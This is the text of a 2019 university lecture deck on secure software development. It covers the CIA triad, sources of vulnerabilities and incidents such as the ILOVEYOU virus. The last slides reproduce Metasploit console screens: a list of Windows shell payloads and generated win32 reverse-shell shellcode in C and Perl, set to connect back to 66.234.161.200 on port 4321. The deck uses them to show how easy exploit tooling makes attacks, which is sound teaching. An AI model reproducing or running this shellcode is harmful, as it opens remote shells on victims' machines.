Secure Product Development

Overview

Dr. Panayotis Kikiras
INFS133
March 2019

Intro to Secure Development

Why Worry About Security

- We are a **Security** Company (apply to all software development organizations) –basic class assumption
- Embarrassment.
- Damage in reputation.
- Direct or Indirect **loss** of **revenue.**

What is a product?

- product is something (physical or not) that is created through a process and that provides benefits to a market.
- A product can be a something
  - Physical
  - Digital
  - Service
  - Idea (patented algorithm)
- Each of these is created through a process or, more generally, one or more activities
- The process that creates a product does not need to be formal or defined.
- The creators may not even be aware of the process.
- But some form of activity goes into creating every product.

What is a product

- A product can exist within another product.
  - Pen and ink cartridges
- Products can be defined recursively
  - E.g from tree to create a chair (each processing step is a product for the members of the value chain)
- Products Provide Benefits to a Market
  - When we identify subproducts within a larger product, we need to be careful that each subproduct provides benefits to a market.
  - must satisfy a need or desire

What is a software product

- The Carnegie Mellon Software Engineering Institute defines a software product line:
  - as "a set of software-intensive systems that share a common, managed set of features satisfying the specific needs of a particular market segment or mission and that are developed from a common set of core assets in a prescribed way."

Definition of Secure

Secure product is one that protects the confidentiality, integrity, and availability of the customers' information, and the integrity and availability of processing resources under control of the system's owner or administrator.


-- Source: Writing Secure Code (Microsoft.com)

CIA Triad: The Three Tenets

To keep sensitive customer and corporate information secure, organizations need to preserve the confidentiality, integrity, and availability of that information.

Only by maintaining these aspects of their information can organizations successfully engage in commercial activities.

Loss of one or more of these attributes can threaten the continued existence of even the largest corporate entities.



Why Security is still a problem?


- Security is hard to design!!!!
- Security is harder to implement.
- Main reasons:
  - Lack of Education
  - Lack of priority
  - No liability enforcement by law.
- Security is non-functional -> Nobody pays for it

Security is mainly a software problem

- Depending on the source, an estimated **70% to 92%** of security breaches result from vulnerabilities in software.
- Network Security Layer is adequately addressed (firewalls, IDS, IPS, Antivirus).
- A new star is raising though…

The end user

Software Vulnerabilities Trends




Source: IEEE Computer Society

Why Software Induces Vulnerabilities?

Design Goals	Security Issues
Feature Richness	• The more feature rich the application is, the more bugs it is likely to have.
Reliability	• Writing error-handling code increases the chance of introducing security bugs. • When error handlers fail, the application fails. In this case, how will you ensure application security?
Performance	• Security code can slow down apps performance
Usability	Running every process as admin/root is convenient for both developer and user; however that creates a security nightmare.

Why Software Induces Vulnerabilities?



Intended Behavior


Actual Behavior

Traditional Bugs

Security Bugs

Secure Software Development

- Include security aspects into the development process
- Continuous effort to minimize risks



Assess Assets

Identify Threats

Mitigate Vulnerabilities

Validate Solution

Famous disasters

Bad Algorithms

USS Vincennes shot down Iran Air Flight 655, killing 290 civilian passengers and crew, who may have been the first known victims of artificial intelligence. According to senior military officials, computer generated Mistakes (the civilian Airbus categorized as an F-4 fighting aircraft) were the cause of the disaster.

http://ocw.mit.edu/courses/aeronautics-and-astronautics/16-422-human-supervisory-control-of-automated-systems-spring-2004/projects/vincennes.pdf


Feature Richness Without Careful Security Audits

On May 4, 2000, the Love virus struck. According to Computer Economics, the worldwide economic impact of the 'Love Bug' was $8.75 billion.

The fact that Microsoft Outlook was designed to execute programs that were mailed to it made the virus possible.

The Love virus event shows that feature richness without careful security audits for each feature is a dangerous combination.

You should question every feature and remove those that aren't required



ILOVEYOU - Message (Rich Text)
File Edit View Insert Format Tools Actions Table Help
Reply
Reply to All
Forward

From: John Doe Sent: Thu 5/4/00 11:29 AM

To: John Doe

Cc:

Subject: ILOVEYOU

kindly check the attached LOVELETTER

coming from me.

LOVE-LETTER-FOR-YOU.TXT.vbs


The Horrible Truth

- No matter how much effort we expend, we will never get code 100 percent correct
  - This is an asymmetric problem
    - We must be 100 percent correct, 100 percent of the time, on a schedule, with limited resources, only knowing what we know today
      - Oh, and the product has to be reliable, supportable, compatible, manageable, affordable, accessible, usable, global, doable, deployable…
    - They can spend as long as they like to find one bug, with the benefit of future research
- We're human and our tools are far from perfect
- There's still a business case for improving security now

The Horrible Truth (continued)

- Tools make it easy to build exploit code
- Reverse engineering tools
  - Structural Comparison of Executable Objects, Halvar Flake
  - http://www.zynamics.com/downloads/dimva_paper2.pdf
  - PCT Bug: "Detecting and understanding the vulnerability took less than 30 minutes"
  - H.323 ASN.1 Bug: "The total analysis took less than three hours time"
- Exploit payloads
- www.metasploit.com

Metasploit




Metasploit Framework Web Console v2.4 - Microsoft Internet Explorer

http://metasploit.com:55555/PAYLOADS

- Windows Bind DLL Inject
- Windows Bind Meterpreter DLL Inject
- Windows Bind Shell
- Windows Bind VNC Server DLL Inject
- Windows Execute Command
- Windows Execute net user /ADD
- Windows PassiveX ActiveX Inject Meterpreter Payload
- Windows PassiveX ActiveX Inject VNC Server Payload
- Windows PassiveX ActiveX Injection Payload
- Windows Recv Tag Findsock Meterpreter
- Windows Recv Tag Findsock Shell
- Windows Recv Tag Findsock VNC Inject
- Windows Reverse DLL Inject
- Windows Reverse Meterpreter DLL Inject
- Windows Reverse Ordinal VNC Server Inject
- Windows Reverse Shell
- Windows Reverse VNC Server Inject
- Windows Staged Bind Shell
- Windows Staged Bind Upload/Execute
- Windows Staged PassiveX Shell
- Windows Staged Reverse Ordinal Shell

Choose your 'sploit



Metasploit Framework Web Console v2.4 - Microsoft Internet Explorer

http://metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=%77%69%6e

Windows Reverse Shell

Name: win32_reverse v1.32
Authors: vlad902 <vlad902 [at] gmail.com>
Size: 287 bytes
Arch: x86
OS: win32

Connect back to attacker and spawn a shell

EXITFUNC	Required	DATA	seh	Exit technique: "process", "thread", "seh"
LHOST	Required	ADDR	66.234.161.200	Local address to receive connection
LPORT	Required	PORT	4321	Local port to receive connection


Max Size: 384

Restricted Characters (format: 0x00 0x01)
0x00

Selected Encoder:
Default Encoder

COPYRIGHT © 2003-2005 METASPLOIT.COM

Enter some details...



Metasploit Framework Web Console v2.4 - Microsoft Internet Explorer

http://metasploit.com:55555/PAYLOADS?parent=GLOB%280x81182e70%29&MOI


Windows Reverse Shell

```
/* win32_reverse -  EXITFUNC=seh LHOST=66.234.161.200 LPORT=4321 S
unsigned char scode[] =
"\x31\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xcf"
"\x4e\x7d\x39\x83\xeb\xfc\xe2\xf4\x33\x24\x96\x74\x27\xb7\x82\xc6"
"\x30\x2e\xf6\x55\xeb\x6a\xf6\x7c\xf3\xc5\x01\x3c\xb7\x4f\x92\xb2"
"\x80\x56\xf6\x66\xef\x4f\x96\x70\x44\x7a\xf6\x38\x21\x7f\xbd\xa0"
"\x63\xca\xbd\x4d\xc8\x8f\xb7\x34\xce\x8c\x96\xcd\xf4\x1a\x59\x11"
"\xba\xab\xf6\x66\xeb\x4f\x96\x5f\x44\x42\x36\xb2\x90\x52\x7c\xd2"
"\xcc\x62\xf6\xb0\xa3\x6a\x61\x58\x0c\x7f\xa6\x5d\x44\x0d\x4d\xb2"
"\x8f\x42\xf6\x49\xd3\xe3\xf6\x79\xc7\x10\x15\xb7\x81\x40\x91\x69"
"\x30\x98\x1b\x6a\xa9\x26\x4e\x0b\xa7\x39\x0e\x0b\x90\x1a\x82\xe9"
"\xa7\x85\x90\xc5\xf4\x1e\x82\xef\x90\xc7\x98\x5f\x4e\xa3\x75\x3b"
"\x9a\x24\x7f\xc6\x1f\x26\xa4\x30\x3a\xe3\x2a\xc6\x19\x1d\x2e\x6a"
"\x9c\x0d\x2e\x7a\x9c\xb1\xad\x51\x8d\xa4\xdc\xf1\xa9\x26\x6d\xd8"
"\xa9\x1d\xf4\xd8\x5a\x26\x91\xc0\x65\x2e\x2a\xc6\x19\x24\x6d\x68"
"\x9a\xb1\xad\x5f\xa5\x2a\x1b\x51\xac\x23\x17\x69\x96\x67\xb1\xb0"
"\x28\x24\x39\xb0\x2d\x7f\xbd\xca\x65\xdb\xf4\xc4\x31\x0c\x50\xc7"
"\x8d\x62\xf0\x43\xf7\xe5\xd6\x92\xa7\x3c\x83\x8a\xd9\xb1\x08\x11"
"\x30\x98\x26\x6e\x9d\x1f\x2c\x68\xa5\x4f\x2c\x68\x9a\x1f\x82\xe9"
"\xa7\xe3\xa4\x3c\x01\x1d\x82\xef\xa5\xb1\x82\x0e\x30\x9e\x15\xde"
"\xb6\x88\x04\xc6\xba\x4a\x82\xef\x30\x39\x81\xc6\x1f\x26\x8d\xb3"
"\xcb\x11\x2e\xc6\x19\xb1\xad\x39";


# win32_reverse -  EXITFUNC=seh LHOST=66.234.161.200 LPORT=4321 Si
my $shellcode =
"\x31\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xcf"
"\x4e\x7d\x39\x83\xeb\xfc\xe2\xf4\x33\x24\x96\x74\x27\xb7\x82\xc6"
"\x30\x2e\xf6\x55\xeb\x6a\xf6\x7c\xf3\xc5\x01\x3c\xb7\x4f\x92\xb2"
"\x80\x56\xf6\x66\xef\x4f\x96\x70\x44\x7a\xf6\x38\x21\x7f\xbd\xa0"
"\x63\xca\xbd\x4d\xc8\x8f\xb7\x34\xce\x8c\x96\xcd\xf4\x1a\x59\x11"
"\xba\xab\xf6\x66\xeb\x4f\x96\x5f\x44\x42\x36\xb2\x90\x52\x7c\xd2"
"\xcc\x62\xf6\xb0\xa3\x6a\x61\x58\x0c\x7f\xa6\x5d\x44\x0d\x4d\xb2"
"\x8f\x42\xf6\x49\xd3\xe3\xf6\x79\xc7\x10\x15\xb7\x81\x40\x91\x69"
"\x30\x98\x1b\x6a\xa9\x26\x4e\x0b\xa7\x39\x0e\x0b\x90\x1a\x82\xe9"
"\xa7\x85\x90\xc5\xf4\x1e\x82\xef\x90\xc7\x98\x5f\x4e\xa3\x75\x3b"
"\x9a\x24\x7f\xc6\x1f\x26\xa4\x30\x3a\xe3\x2a\xc6\x19\x1d\x2e\x6a"
"\x9c\x0d\x2e\x7a\x9c\xb1\xad\x51\x8d\xa4\xdc\xf1\xa9\x26\x6d\xd8"
```

